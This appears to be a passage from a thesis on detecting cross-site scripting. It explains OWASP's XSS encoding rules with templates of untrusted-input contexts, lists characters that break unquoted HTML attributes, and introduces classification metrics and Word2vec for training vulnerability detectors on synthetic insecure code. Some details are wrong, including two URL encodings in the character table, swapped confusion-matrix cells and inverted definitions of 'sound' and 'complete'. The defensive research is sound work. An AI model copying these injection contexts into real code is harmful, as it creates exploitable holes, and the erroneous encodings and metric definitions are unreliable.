To use untrusted user data into common HTML elements, developers should encode with the HTML entity names the four significant characters `&`, `<`, `>`, `"` as described in Table 2.2. In this table, we note a particularity for the sanitization of the single quote `’` which should have followed the same logic as the other 4 characters of the table and be encoded by the HTML entity `&apos;`. The entity `&apos;` was introduced in XML 1.0 [103] but is not part of the HTML4 Standard [104]; it was introduced much later with the HTML5 specification [106]. In this sense, the single quote `’` must be encoded with the corresponding HTML entity number, i.e. `&#x27;`.

Rule 2 - Attribute encode before inserting untrusted data into HTML common attributes. Rule 2 presents requirements for developers who must use untrusted data in HTML attribute values that are considered common attributes by this rule, such as `class`, `id`, `name`, `value`, `width`, etc.

```
1 <div width=${userData}></div>
2 <div id="${userData}"></div>
3 <div class='${userData}'></div>
```

Figure 2.10 – Untrusted user data can be used inside any HTML attribute values.

This rule distinguishes between attributes that it considers common and those that are considered specific attributes and that require some other type of special additional integrity checking; these attributes control the element's behaviour and relate to event handling (`onclick`, `onerror`, `onmouseover`, etc.), *pseudo-protocol injection* via `href`, external script executions via `src` or style insertion at the fly via the `style` attribute.

Table 2.3 – Characters breaking HTML unquoted attributes

#	Character	Description	URL character
1	[space]	non-breaking space	%20 or [space]
2[1]	[tab]	horizontal tab	%09
3[1]	LF	line feed	%0A
4[1]	FF	form feed	%0C
5[1]	CR	carriage return	%0D
6	%	percentage	%25
7	*	asterisk	* or %2A
8	+	plus sign	+
9	,	comma	%E2%80%9A
10	-	hyphen	%2D
11	/	solidus	%2F
12	;	semi-colon	; ou %3B
13	<	less than	< or %3C
14	=	equals sign	= or %3D
15	>	greater than	> or %3E
16[1]	‘	backtick	‘ or %60
17	^	caret	^ or %88
18	|	vertical line	| or %7C

As described in the HTML documentation [107], [108] and shown in Figure 2.10, developers have three mains ways to define a value to an attribute name:

1. Characters breaking unquoted HTML attributes not mentioned in the OWASP rules for preventing XSS.

— without quotes, such as `userData` in line 1,
— with double quotes, such as `"userData"` in line 2,
— with simple quotes, such as `'userData'` in line 3.

Unquoted attributes are a legitimate way for developers to assign a value to HTML attributes. However, they are easier to break than single quote and double quote attribute values according to the HTML specification [107], [108]. Indeed, a certain number of characters as indicated in Table 2.3 can be used to break the tag associated with the HTML attribute and can be used to his advantage by a malicious user who wishes to insert an unwanted script.
We can note that a possible solution would be to filter out all characters that can break attributes without quotes.
To date, rule 2 counts thirteen characters that break unquote attributes. However, we notice that they are more than thirteen ([107], [108], [34], [101], [8]) as can be appreciated in Table 2.3.
Moreover, creating an exhaustive Unicode characters list capable of breaking the unquoted HTML attributes could be tricky due to the different implementations and variants on the management of the HTML attributes of the browsers. For example, the asterisk character `*`, the hyphen `-` and, the vertical dash `|` are listed as breaking characters in the unquoted value attributes by the rule 2 but this is not widespread for all web browsers (e.g Firefox for Fedora 94.0 64-bit).
On the other hand, this rule does not indicate cleaning up HTML attributes without quotes. The advice given by this rule is to quote all HTML attribute values and not use this syntax.

```
1 <div ${userData}= "test"/>
2 <body "${userData}"= "test"/>
3 <main '${userData}'= "test"/>
```

Figure 2.11 – Untrusted user data can be used inside any HTML attribute names.

Concerning the cases of dynamic quote attributes with double quotes and single quotes - illustrated respectively in Figure 2.11, lines 2 and 3 - the OWASP recommendation rule 2 explains to encode the double quotes by `&#x22;` and encode the single quotes as `&#x27;`. Indeed, the only way to break the dynamic HTML attributes of double quotes is to use the matching double quote. Similarly, the only way to break the dynamic HTML attributes of simple quotes is to use the corresponding simple quote.

Rule 3 - JavaScript encode before inserting untrusted data into JavaScript data values. In rule 3, OWASP explains the encoding types to apply before inserting untrusted data into JavaScript data values. This rule is appropriate for dynamically generated JavaScript code such as script blocks and HTML event handler attributes.
Developers can use untrusted user data inside JavaScript expressions (Figure 2.12), JavaScript built-in function arguments (Figure 2.13).
In this rule, OWASP considers certain JavaScript functions insecure, regardless of the

```
1 <script> x="${userData}" </script>
2 <script> x='${userData}' </script>
3 <script> x=${userData} </script>
```

Figure 2.12 – Untrusted user data can be used inside any JavaScript expression.

```
1 <script> alert("${userData}") </script>
2 <script> alert('${userData}') </script>
3 <script> window.setInterval(${userData}) </script>
```

Figure 2.13 – Untrusted user data can be used inside any JavaScript argument.

encoding used on the untrusted data to sanitise them. In Figure 2.13, line 3, the `setInterval` function is given as example to illustrate these kinds of functions.
In rule 3, OWASP suggests not escaping quotes using a backslash - e.g each quote characters `'` or `"` are escaped with `\` such as `\'` and `\"` - in these three types of JavaScript contexts (JavaScript function arguments, JavaScript expression, and HTML event handler). Escaping shortcuts are likely to act as an evasion attack where the attacker uses in his untrusted input the characters `¨` and the vulnerable code turns into `"` which will activate the quote and break the attribute HTML. In the JavaScript

```
1 <main onerror= "x=${userData} "> content </main>
2 <main onclick= "x='${userData} '"> content </main>
3 <main onmouseover="x=\"${userData}\""> content </
    main>
```

Figure 2.14 – Untrusted user data can be used inside any event handler.

contexts of this rule, we also have the same issue with unquoted untrusted user data as in rule 2. Developers can define JavaScript variables without using quotes like in Figure 2.12, line 3, and Figure 2.14, line 1.
The OWASP recommendation is to accept alphanumeric characters `[a-zA-Z0-9]` and encode any other characters using the entity value in hexadecimal `\xHH` to sanitise the three contexts presented by this rule (except JavaScript functions like `setInterval`).

Rule 4 - CSS encode and strictly validate before inserting untrusted data into HTML style property value. Rule 4 is related to the insertion of an untrusted entry in a style sheet or an HTML style tag.
This recommendation advises against using untrusted data in data-style contexts other than property values and especially complex properties like `url`, `behavior`, `custom` properties like `-moz-binding` and IE's expression property value which allows JavaScript execution.

```
<style>body {
  color : ${userData}
}
</style>
<style>body {
  background-url : "${userData}"
}
</style>
<style>body {
  background-url : '${userData}'
}
</style>
```

Figure 2.15 – Untrusted user data can be used inside any CSS property value.

```
    <span style="property : ${userData}">text</span>
    <span style='property : ${userData}'>text</span>
    <span style=property:${userData}>text</span>
```

Figure 2.16 – Untrusted user data can be used inside any `style` HTML attributes.

When a developer uses URLs in CSS contexts, they should ensure they do not start with JavaScript or expression and always begin with HTTP.
OWAPS agregates four types of contexts in rule 4 (as shown in Figure 2.15, and 2.16): either the untrusted input is inserted in a CSS property value without a quote, or with a simple quote, or with a double quote, or as a property value of the HTML style attribute but this time with `\HH` format.
CSS contexts using unquoted attributes suffer from the sanitization problems as rule 2 and rule 3. In addition, the fourth CSS contexts presented in this rule and represented in Figure 2.15, and 2.16 are also susceptible to *escape-the-escape* attacks as rule 3.
In rule 4, OWASP recommends encoding characters whose ASCII value is less than 256 by the corresponding HTML entity hexadecimal value.

Rule 5 - URL encode before inserting untrusted data into HTML URL parameter values. OWASP explains the recommendation for the developers that use untrusted data in HTTP parameter values (see Figure 2.17).

```
    <a href='${userData}'>link</a>
    <a href="${userData}">link</a>
    <a href=${userData}>link</a>
```

Figure 2.17 – Untrusted user data can be used inside any HTML attribute values

This type of context can be used without quotes, as shown in line 3. In this case, developers have the same issues with characters that can break unquote attributes as rule 2, rule 3 and rule 4. For contexts using single and double quotes, this rule recommends encoding all characters whose ASCII value is less than 256 using URL percent encoding format `%HH`. Developers have also to use URL validation functions to make sure untrusted data does not point to an unexpected protocol, expecially JavaScript links.

Link with the thesis

This thesis uses the first six rules of the OWASP XSS Prevention Cheat Sheet [79] project (Chapters 3 and 4) for three different code generators.

We do not consider rule 6, 7, and 8.

Rule 6 can not be implemented as the other previous rules because is not a guideline to safely use unstrusted user data input. This rule is an advice for developers to use libraries designed for sanitization, and encoding instead of create their own custom an exotic functions.

OWASP recommends in rule 7 to avoid JavaScript URLs that may include JavaScript protocols as untrusted user data. However, developers can still use this kind of syntax because it is allowed by the HTML syntax documentation [105]. In our case, we have an interest in generating code with this kind of syntax using our generators in order to build insecure codes.

Rule 8 refers to another project concerning the prevention of DOM-based XSS. The source and the sink in DOM-based XSS are located in the same place, i.e. on the client side. In our case, we were interested in XSS vulnerabilities that had the source and the sink in two different locations, i.e. either on the server-side or on the client-side. Hence, we do not consider rule 8, which could be an extension option for future work.

2.2 Deep Learning Pre-training Techniques

Deep learning is a specific type of machine learning and all types of machine learning are included in the generic term learning algorithms.
A learning algorihm is an algorithm able to *learn* from data. Tom Mitchell [65] provides a definition of the meaning of the term *learn* for algorithms: "A computer program is said to learn from experience $\mathcal{E}$ with respect to some class of tasks $\mathcal{T}$ and performance mearsure $\mathcal{P}$, if its performance at task $\mathcal{T}$, as measured by $\mathcal{P}$, improves with

experience $\mathcal{E}$".

The Experience $\mathcal{E}$. The experiment $\mathcal{E}$ conducts to maximise the performance of a learning algorithm depending on the task it has to learn and therefore on the type of algorithm used. Most of machine learning algorithms can be divided into two categories: supervised learning an unsupervised learning by what kind of elements in the experience $\mathcal{E}$ they are allowed to have during the learning process. Supervised learning algorithms train from a dataset containing features. A collection of features is called an *example* represented by a vector p (where each entry of the vector is a feature) and, in supervised learning, each example is also associated with a label c (also called target). The signification of the labels depend on the class of tasks $\mathcal{T}$. For example, in classification tasks, a label is a classification value related to a vector p. Supervised learning algorithms involve observing several random examples p_i and their associated label c_i. Then the supervised algorithm learns to predict c_i from p_i, usually by estimating the probability distribution to have c_i knowing p_i: $\mathbb{P}(c_i \mid p_i)$. The term *supervised* refers to the origin of the label c, which must be provided beforehand to the learning algorithm so that it learns in the training phase.
Unsupervised learning refers to attempts to extract information from a distribution that does not require human work to annotate examples with labels c_i. A classical unsupervised learning task is to find the *best* representation of the data. By *best*, we mean a representation that preserves as much information about p_i as possible while obeying constraints to keep the representation more accessible than p_i itself and keep the relationship between the elements inside p_i. We use this type of unsupervised learning task to discover the features that make up the p_i examples representing the source codes of our programs in a vector space. Many information processing tasks can be very easy or complex, depending on how the information is represented. In this sense, the goal is to understand the most appropriate way to represent the distributions we are studying and what kind of learning algorithms work on data from the kinds of data generating distributions we are interested us. Refer to Section 2.2.2 for more details on the distribution representations we used to extract the features and define the example p_i representing the source code of our programs.

The Classification task $\mathcal{T}$. Machine learning tasks $\mathcal{T}$ are usually described in terms of how the machine learning system should process an example. There exist a variety of tasks but, in this thesis, we talk only about classification tasks.
Let k be the number of categories (labels) $c_i \mid i \in \{0, 1..., k\}, k \in \mathbb{N}$ possible. A deep learning classifier is a learning program that is trained to predict in which category c_i some input p_i belongs to. To solve this kind of task, the classifier algorithm has to learn a classification rule $\mathcal{H}$. In the case of $k = 2$, the task is called *binary classification* and, in this thesis we describe this specific type of classification in Section 2.2.1. We used supervised algorithms to perform the binary classification tasks related to our work. These algorithms need two types of information about the input pi examples: the labels c_i and the collection of features that define the vector examples of the p_i program examples. To generate the collection of features that make up the p_i exam-

ples, we base ours approaches into two unsupervised learning techniques, one based on NLP and the other based on PLP. This part is described in Section 2.2.2.

The Performance Measure $\mathcal{P}$. To evaluate the abilities of a learning algorithm, a quantitative measure of its performance has to be designed. This performance measure $\mathcal{P}$ is most often specific to the task $\mathcal{T}$ for which the algorithm was trained. In this thesis, we describe the performance measures related to binary classification tasks in Section 2.2.1.

2.2.1 Binary Classifications Tasks

Binary classification is a task applied to a set of elements e given as input to $\mathcal{E}$ whose goal is to predict whether or not e satisfies the property $\mathcal{P}$. This set of element $\mathcal{E}$ is thus divided into two categories by following a classification rule. We explain a classification rule $\mathcal{H}$ by mapping this general definition of binary classification tasks with a more precise task related to our thesis, which is to predict whether the source code of a program is vulnerable to XSS (satisfying a property $\mathcal{P}$) or not.

Three phases for building a classification rule $\mathcal{H}$. Let $\mathcal{D}$ be a database containing a set of programs to classify such as $\mathcal{D} = \{p_1, p_2, ...p_n\}, n \in \mathbb{N}$.
Let p_i be the i-th code source of program such as $1 \leq i \leq n$.
Suppose that all the p_i source codes have been previously labelled divided into two classes such as:

$$\forall i \in \mathbb{N}, p_i \in \begin{cases} class_1 & \textit{where } p_i \textit{ satisfies the property } \mathcal{P} \\ class_0 & \textit{where } p_i \textit{ does not satisfy the property } \mathcal{P} \end{cases} \tag{2.1}$$

A classification rule $\mathcal{H}$ is constructed from a dataset called *train-set* (training dataset). Most of the time, this *train-set* is composed of 70% of p_i programs belonging to $\mathcal{D}$ which are known by the classification rule $\mathcal{H}$. Once the classification rule $\mathcal{H}$ is constructed, it is evaluated with two other sets called *validation-set* (validation dataset) and *testing-set* (testing dataset) respectively matching 20% and 10% of p_i programs belonging to $\mathcal{D}$ whose labeling is unknown by the classification rule $\mathcal{H}$.

Classification rule $\mathcal{H}$. Let $\mathcal{P}$ be the property *is vulnerable to XSS*.
Let $\mathcal{C}$ be the set of possible classification classes such that $\mathcal{C} = \{class_0, class_1\}$. $Class_1$ is the class of code sources vulnerable to XSS which satisfy the property $\mathcal{P}$ and are called *positive*. $Class_0$ is the class for secure code sources for XSS which do not satisfy the property $\mathcal{P}$ and are called *negative*.
Let c_i be the label that indicates to which class p_i belongs such that $c_i \in \mathcal{C}$.
A classification rule is a function $\mathcal{H}$ that assign to a source code p_i a predicted label $\hat{c}_i$ such as :

$$\mathcal{H}(p_i) = \hat{c_i} \mid \hat{c_i} \in \mathcal{C}, \forall i \in \mathbb{N} \tag{2.2}$$

If $\hat{c_i}$ is *positive*, it means that the code source of the program p_i is predicted as satifying the property $\mathcal{P}$. If $\hat{c_i}$ is *negative*, it means that the code source of the program p_i is predicted as not satifying the property $\mathcal{P}$. The approximation $\hat{c_i}$ (predicted label) may match or not to the actual value of the label c_i. Indeed, they are four possibilities that can be categories in one of these four sets, *True Positive* ($\mathcal{TP}$), *False Positive* ($\mathcal{FP}$), *True Negative* ($\mathcal{TN}$), *False Negative* ($\mathcal{FN}$).
If $\hat{c_i}$ is *positive* and c_i is *positive*, then $\hat{p_i} \in \mathcal{TP}$ where $\mathcal{TP}$ is the set of program which are *True Positive*. It regroups programs predicted as having an XSS and they actually satisfy the property $\mathcal{P}$:

$$\hat{c_i} \in class_1, c_i \in class_1 \Rightarrow \hat{c_i} \in \mathcal{TP}, i \in \mathbb{N} \tag{2.3}$$

If $\hat{c_i}$ is *positive* and c_i is *negative*, then $\hat{p_i} \in \mathcal{FP}$ where $\mathcal{FP}$ is the set of program which are *False Positive*. It regroups programs predicted as having an XSS and they do not actually satisfy the property $\mathcal{P}$:

$$\hat{c_i} \in class_1, c_i \in class_0 \Rightarrow \hat{c_i} \in \mathcal{FP}, i \in \mathbb{N} \tag{2.4}$$

If $\hat{c_i}$ is *negative* and c_i is *negative*, then $\hat{p_i} \in \mathcal{TN}$ where $\mathcal{TN}$ is the set of program which are *True Negative*. It regroups programs predicted as not having an XSS and they do not actually satisfy the property $\mathcal{P}$:

$$\hat{c_i} \in class_0, c_i \in class_0 \Rightarrow \hat{c_i} \in \mathcal{TN}, i \in \mathbb{N} \tag{2.5}$$

If $\hat{c_i}$ is *negative* and c_i is *positive*, then $\hat{p_i} \in \mathcal{FN}$ where $\mathcal{FN}$ is the set of program which are *False Negative*. It regroups programs predicted as not having an XSS and they actually satisfy the property $\mathcal{P}$:

$$\hat{c_i} \in class_0, c_i \in class_1 \Rightarrow \hat{c_i} \in \mathcal{FN}, i \in \mathbb{N} \tag{2.6}$$

In a deep learning supervised classifier, the actual value of the label c_i is known in the training phase. The goal of this classifier is to learn the classification rule $\mathcal{H}$ and approximates the actual value of the label c_i such that :

$$\mathcal{H}(p_i) = \hat{c_i} \approx c_i, \forall i \in \mathbb{N} \tag{2.7}$$

A perfect classification assigns all elements of $\mathcal{D}$ to the class they actually belong such that:

$$\forall p_i \in \mathcal{D}, \mathcal{H}(p_i) = \hat{c_i} = c_i, i \in \mathbb{N} \tag{2.8}$$

Moreover, the performance algorithm of a perfect classification is optimal. On the contrary, an imperfect classification assigns all the elements of $\mathcal{D}$ to a class, but classification errors appear, such as:

$$\forall i \in \mathbb{N}, \mathcal{H}(p_i) = \begin{cases} \hat{c_i} = c_i & \begin{cases} c_i \text{ is } \textit{positive} \Rightarrow \hat{c_i} \in \mathcal{TP} \\ c_i \text{ is } \textit{negative} \Rightarrow \hat{c_i} \in \mathcal{TN} \end{cases} \\ \hat{c_i} \neq c_i & \begin{cases} c_i \text{ is } \textit{negative} \Rightarrow \hat{c_i} \in \mathcal{FP} \\ c_i \text{ is } \textit{positive} \Rightarrow \hat{c_i} \in \mathcal{FN} \end{cases} \end{cases} \tag{2.9}$$

The analysis of the errors and the algorithm's performance are carried out in the evaluation and test phase, where the actual values of the labels c_i associated with programs p_i are not known by the classification algorithm. For each of these two phases, the analysis is made using the construction of a confusion matrix and the five different metrics associated with it.

The performance measure of the classification rule $\mathcal{H}$. Confusion matrices are often used in the several fields such as statistics, data mining and, machine learning. In general, they make it possible to analyze statistical data more quickly and offer the opportunity to analyze errors in statistics. Regarding classification problems in deep learning, the confusion matrix is used to summarize the prediction results of $\mathcal{H}(p_i)$. Correct and incorrect predictions are highlighted by class. The results $\hat{c_i}$ are thus compared with the actual value of each c_i. To calculate a confusion matrix, it is necessary to have a test dataset or a validation dataset with the expected c_i result values. A prediction $\mathcal{H}(p_i)$ is then made for each p_i of the data set considered (validation-set or testing-set). Each row of the table corresponds to an actual class c_i and, each column corresponds to a predicted class $\hat{c_i}$. From the expected results and the predictions, the matrix shows the number of correct predictions (TP and TN) and the number of incorrect predictions (FP and FN) organized according to the predicted class. These counters are defined as following :
TP is the number of p_i such that :

$$\mathcal{H}(p_i) = \hat{c_i} \mid \hat{c_i} \in \mathcal{TP}, i \in \mathbb{N} \tag{2.10}$$

FP is the number of p_i such that :

$$\mathcal{H}(p_i) = \hat{c_i} \mid \hat{c_i} \in \mathcal{FP}, i \in \mathbb{N} \tag{2.11}$$

TN is the number of p_i such that :

$$\mathcal{H}(p_i) = \hat{c}_i \mid \hat{c}_i \in \mathcal{TN}, i \in \mathbb{N} \tag{2.12}$$

FN is the number of p_i such that :

$$\mathcal{H}(p_i) = \hat{c}_i \mid \hat{c}_i \in \mathcal{FN}, i \in \mathbb{N} \tag{2.13}$$

Table 2.4 – Confusion matrix of the classification rule H related to the property P *is vulnerable to XSS*

		Classification rule H results Positive	Negative
Actual label values	Positive (Program has XSS)	TP (True Positive)	FP (False Positive)
	Negative (Program does not have XSS)	FN (False Negative)	TN (True Negative)

Table 2.4 illustrate the confusion matrix of a binary classification task ($class_1$ and $class_0$) in which all the source codes that are vulnerable to XSS are considered *positive* (belonging to $class_1$) and all the source code that are not vulnerable to XSS are considered as *negative* (belonging to $class_0$).
This matrix allows us to understand how the classification model gets confused during its predictions. That allows us to know which errors have been made and, more importantly, the type of errors made. From the data reported by the confusion matrix, the performance analysis of an H-classification rule can be evaluated using five metrics: *Accuracy*, *Precision*, *Recall*, *F-Measure* and, *True Negative Rate* (TNR). We will look at each of these metrics in detail.

Accuracy. The accuracy is the ratio between the number of correct predictions made by the classification rule $\mathcal{H}$ and the total number of predictions (correct and incorrect) made by $\mathcal{H}$. Accuracy tracks *positive* predicted examples by $\mathcal{H}$ that satisfy property $\mathcal{P}$ and *negatively* predicted examples by $\mathcal{H}$ that do not satisfy property $\mathcal{P}$. The more correct the number of predictions made by $\mathcal{H}$, the greater the accuracy. This metric alone is not sufficient to correctly analyse the model's performance. Indeed, the classification rule $\mathcal{H}$ may have an excellent accuracy without tracking down the pi examples that satisfy $\mathcal{P}$ or do not satisfy $\mathcal{P}$ (see the paragraph below concerning unbalanced databases).

$$Accuracy = \frac{\text{number of correct predictions}}{\text{total of predictions made}} = \frac{\text{TP} + \text{TN}}{\text{TP} + \text{TN} + \text{FP} + \text{FN}} \tag{2.14}$$

Precision. The precision is the ratio between the number of predictions that are both positive and correct (satisfying property $\mathcal{P}$) and the number of positive predictions made by the classification rule $\mathcal{H}$. In this sense, precision tracks false alarms, i.e. pi examples that have been predicted to be $class_1$ (having XSS) but which actually do not satisfy property $\mathcal{P}$. The higher the number of false positives, the lower the precision. A rule $\mathcal{H}$ classification that has too low an precision indicates an inability to recognise p_i examples with *negative* labels. A classification rule $\mathcal{H}$ that has no false positives or, in other words, that never predicts a program that satisfies $\mathcal{P}$ as not verifying $\mathcal{P}$ - is said to be *sound* (has precision of 100%).

$$Precision = \frac{\text{number of correct and } \textit{positive} \text{ predictions}}{\text{number of } \textit{positive} \text{ predictions made}} = \frac{\text{TP}}{\text{TP} + \text{FP}} \tag{2.15}$$

Recall. Recall is the ratio of the number of predictions that are both positive and correct (satisfying property $\mathcal{P}$) to the sum of correctly positive predictions and incorrectly negative predictions made by the classification rule $\mathcal{H}$. Recall tracks missed p_i examples that are positive, i.e. p_i that have been predicted to be $class_0$ (not having XSS) even though they satisfy property $\mathcal{P}$. The larger the number of false negatives, the lower the recall. Maximising the recall value is an essential challenge in the creation of vulnerability detectors and, in particular, in the creation of a classification rule $\mathcal{H}$ aiming at satisfying the property $\mathcal{P}$ that we have set as *having an XSS*. A classification rule $\mathcal{H}$ that has no false negatives - in other words, that never predicts that programs p_i that do not satisfy $\mathcal{P}$ verify $\mathcal{P}$ - is said to be *complete* (has a recall of 100%).

$$Recall = \frac{\text{TP}}{\text{TP} + \text{FN}} \tag{2.16}$$

TNR. The TNR is the ratio of the number of *negative* and correct predictions (not satisfying the $\mathcal{P}$ property) to the sum of correct negative predictions and incorrect positive predictions made by the $\mathcal{H}$ classification rule. TNR tracks p_i examples that are negative, i.e. p_i that have been predicted as $class_0$ (having no XSS) even though they satisfy the $\mathcal{P}$ property. The higher the number of false positives, the lower the TNR: it indicates an inability of the classification rule H to correctly predict the examples pi of the $class_0$ set.

$$TNR = \frac{\text{TN}}{\text{TN} + \text{FP}} \tag{2.17}$$

F-measure. The f-measure measures the balance between false alarms (FP) and missed vulnerabilities (FN).

$$F_{measure} = 2.\frac{Precision.Recall}{Precision + Recall} \tag{2.18}$$

If F-measure of a classification rule $\mathcal{H}$ is 100% then this classification rule $\mathcal{H}$ is the most optimal. This optimal rule $\mathcal{H}$ will not miss vulnerability (examples p_i satisfying the property P) or trigger false alarms.

$$F_{measure} = 1 \rightarrow \forall i \in \mathbb{N}, \mathcal{H}(p_i) = \hat{c}_i = c_i \begin{cases} \textit{positive} & \Rightarrow \hat{c}_i \in \mathcal{TP} \\ \textit{negative} & \Rightarrow \hat{c}_i \in \mathcal{TN} \end{cases} \tag{2.19}$$

Consequence of unbalanced datasets. It is important to be aware of the influence of the dataset on the use of these metrics to assess the performance of a machine learning model or vulnerability detection analysis tool and in particular the consequences of an unbalanced dataset and its impact on accuracy. Let us take as an example a hypothetical tool for detecting a property $\mathcal{P}$ on which we wish to evaluate its performance using a set of 100 samples of which only 10 verify the property $\mathcal{P}$ and 90 do not verify it.

Table 2.5 – Confusion matrix for unbalanced dataset

		Classification rule $\mathcal{H}$ results	
		Positive	*Negative*
Actual label values	*Positive*	0 TP	0 FP
	Negative	10 FN	90 TN

The detection tool is run on the 100 samples and the results are shown in Figure 2.5. This tool will have an accuracy of 0.9, i.e. 90% of the samples are correctly classified, but ultimately none of the codes verifying the P property have been detected by this tool.

Link with this thesis

It is important to note that in our thesis we build dataset in Chapters 3 and, 4 which do not suffer from this imbalance.

Generalisation, underfitting, overfitting and capacity. There are two critical factors in understanding the performance of learning algorithms in their learning phases: the learning error and the gap between the learning error and the generalisation error (also called the test error). If we take the example of binary classification tasks, the higher the learning error, the harder it is for the model to obtain a sufficiently low

error with the training set and to define an optimal classification rule $\hat{\mathcal{H}}$. In this case, it is called underfitting and the model is said to underfit the training data. Solving this problem is one of the three main challenges when using this type of algorithm.
Another challenge is that the classification rule $\hat{\mathcal{H}}$ defined in the learning phase must be sufficiently efficient to predict the classification of new inputs p' that have never been seen and whose labels c' are unknown to the learning algorithm. Generalization is the ability to obtain good predictions on unobserved inputs (belonging to the test set). There is a whole field around the problem of attributing performance on the test set from observations made only on the training set grouped in statistical learning theory. Indeed, if the data of the learning and test sets are collected in an arbitrary way, then very few possibilities are conceivable [3] [37]. On the other hand, if we make certain assumptions about how the training and test data are collected, it is possible to minimise the generalisation error. In this sense, the data generation process is a critical step in minimising generalisation error. The data generation process is the way to generate the training and test data sets using a set of assumptions about the distribution of the data sets. The first assumption is that all examples in each dataset are independent of each other. The second assumption is that the training and test sets are identically distributed: the training and test sets share the same data generation distribution. In other words, each training and test example must be generated with the same distribution [37]. These two assumptions make it possible to mathematically study the relationship between the learning error and the generalisation error (the test error). In this sense, it is possible to check the difference between the learning and test errors. If the difference between the two is too great, we speak of overfitting. If the learning error is minimal, this indicates minimal underfitting. However, the difference between the learning error and the test error is large. The learning algorithm is said to overfit the training data by memorising its properties, which prevents it from generalising on never seen data. In the case of the binary tasks of classifying programs satisfying property $\mathcal{P}$, the learning algorithm defines a classification rule $\hat{\mathcal{H}}$ that perfectly predicts the labels c_i of programs p_i . However, it has not extracted the optimal structure of the classification rule $\mathcal{H}$ to match the real structure of the task and optimally generalise the new programs p'.
The modification of the learning algorithm's capacity allows to control overfitting and underfitting.
Most machine learning algorithms have several parameters that we can use to modify the capacity of the learning algorithm. These parameters are called hyperparameters. Adjusting these hyperparameters solely from the training set can lead to overfitting. To solve this problem, it is agreed to use a validation set that the trained algorithm has never observed before.
Further assumptions are made regarding this data set. The first assumption is that the test examples are not used to make choices about the model, including its hyperparameters. For this reason, no examples from the test set can be used in the validation

3. Note that there is a technique called *transfer learning* to be able to use a distribution set $\mathcal{D}_1$ for the training set and a distribution set $\mathcal{D}_2$ for the test set which have been generated in two different ways and do not share the same distribution.

set. Instead, the validation set can be constructed from the training data. More precisely, we divide the training data into two disjoint subsets. One of these subsets is used to learn the parameters. The other subset is the validation set, which estimates the generalisation error during or after training, allowing the hyperparameters to be updated accordingly. Since the validation set is used to *train* the hyperparameters, the validation set error will underestimate the generalisation error, although generally by a smaller amount than the training error. Once the optimisation of the hyperparameters is complete, the generalisation error can be estimated using the test set.

Links with the thesis

The theoretical part, described in Section 2.2.2, related to binary classification task is put into practice in Chapters 3 and, 4.Indeed, part of the work of this thesis consists in building classification algorithms that can reliably predict whether program source codes are vulnerable to XSS or not. That is equivalent to finding a classification rule $\mathcal{H}$ in binary classification tasks in learning algorithms. The goal of $\mathcal{H}$ will be to know if the source codes of pi programs satisfy the property $\mathcal{P}$ *is vulnerable to XSS flaw*. Several classification methods (decision tree, random forest, logistic regression, etc.) exist, but we have turned to neural network algorithms in this thesis.

We create and train neural network models to define a possible classification rule $\hat{\mathcal{H}}$ on training sets. We generate different configurations of these neural networks by varying the hyperparameters using validation sets to optimise $\hat{\mathcal{H}}$, reduce the learning error and, minimise the generalisation error on test sets. We also measure the performance of our classification models by implementing the $\hat{\mathcal{H}}$ performance measures described in the previous section. The details of these configurations, hyperparameters and, performance results of our models are described in Chapters 3 and, 4.

In order to use supervised algorithms to perform binary classification tasks related to our work, we need to define two data structures about the programs we give as inputs: the labels c_i and the collection of features that define the vector examples of the p_i program examples. We use a code classification system to generate the c_i labels in our code generators. Refer to Chapters 3 and, 4 for more information about the code generators we used. To generate the collection of features that make up the pi examples, we adapted two unsupervised learning techniques, one based on NLP and the other based on PLP. The details of these adaptations are given in the Chapters 3 and, 4.

To avoid the consequences of unbalanced dataset, we generate training, validation and testing sets balanced between the number of examples with XSS vulnerabilities and those not vulnerable to XSS.

In order to control the data generation process and to meet the assumptions

we have described above, notably that the training and testing dataset should have the same distribution, we have chosen in this thesis to generate the data synthetically so as to control the distributions of the data we analyse and minimise the generalisation error. Refer to the Chapters 3 and, 4 to understand how the data is generated.

2.2.2 Learning Distributed Representations

Representation learning (also called feature learning) is a set of techniques that allows a system to automatically discover the representations needed for feature detection or classification from raw data. These techniques replace manual feature engineering and allow an algorithm to learn the features and use them to perform other specific tasks such as supervised classification tasks. Feature learning is motivated by the fact that machine learning tasks, such as classification, require mathematically and computationally practical data to be processed. In the case of program source code classification tasks, the data they represent is not of this nature. An alternative is to discover these features through representation learning techniques. Unsupervised learning plays a key role in unsupervised pre-learning [37]. The aim is to learn the representation of a task - by capturing the shape of a distributed database $\mathcal{D}$ of programs in entry - to be helpful in another task such as supervised learning with the same database $\mathcal{D}$ in entry.
In this context, we have selected two promising distributed representation techniques, one used in the NLP domain, called Word2vec [64]. The other is used in the PLP domain, more precisely in a prototype called Code2vec [6]. These two techniques are introduced in this section.

Word2vec technique (NLP)

Many NLP systems and techniques treat words as *symbolic representations*, also called *one-shot representations*. In symbolic execution, each word is represented by a single *symbol*, without any notion of similarity between words. If there are n (where $n \in \mathbb{N}$) symbols in the word set, then only n different configurations of the representation space are possible (i.e. the total of achievable features is n). This symbolic representation contrast with the distributed representation, where K^n different features can represent k words. Furthermore, distributed representations induce a rich similarity space in which semantically close entries are close in spatial distance. This property is absent in purely symbolic representations. For example, if we take, in the set of words that designate the category *animals* and we take among them *capybara* and *squirrel*. *Capybara* and *squirrel*, as pure symbols, are distant from each other. However, with a distributed representation, many features of *capybara* can be generalised to *tree squirrels* and vice versa. For example, the distributed representation may contain features relating to the *number of legs*, the fact that *they are mammals*, etc. The values of these features will be the same for the representation of *capybara* and *squirrels*. Therefore, even if the vectors, which represent them, differ, they will remain close in

space according to the characteristics that characterise their similarities. Word2vec [64] is the implementation of two neural model architectures for representing words in a dataset as continuous vector representations called word embeddings. In natural language, word embedding is the term used to design the representation of words for text analysis with a continuous vector space that encodes the word's meaning under consideration. Both techniques implemented by Word2vec can be used to learn high-quality word vectors from huge datasets containing millions of words in the vocabulary. These vector representations keep similar words in a fairly close vector space and show the different levels of similarity between one word and another [63]. For example, algebraic operations can be performed on the vector of words.
Let v_{king} be the emdedding word of the word *King*.
Let v_{man} be the emdedding word of the word *Man*.
Let v_{woman} be the emdedding word of the word *Woman*.
The resulting vector of the following algebraic operations is closest to the embedding word of Queen [63] :

$$v_{king} - v_{man} + v_{woman} \approx v_{queen} \tag{2.20}$$

The first architecture model is called Continuous Bag of Words (CBOW). In the continuous bag of words architecture, the model predicts the current word from a window of surrounding contextual words. The second architecture model is called Skip Gram. The model uses the current word to predict the surrounding contextual word window in the continuous skip-gram architecture.
If we take the example of this instruction :

```
x = 3 ;
```

